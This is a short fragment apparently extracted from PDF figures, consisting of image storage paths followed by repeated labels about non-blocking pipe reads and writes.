
Write



Non-Blocking

Pipes


Write



Non-Blocking

Pipes


Idle



Non-Blocking

Pipes

Read

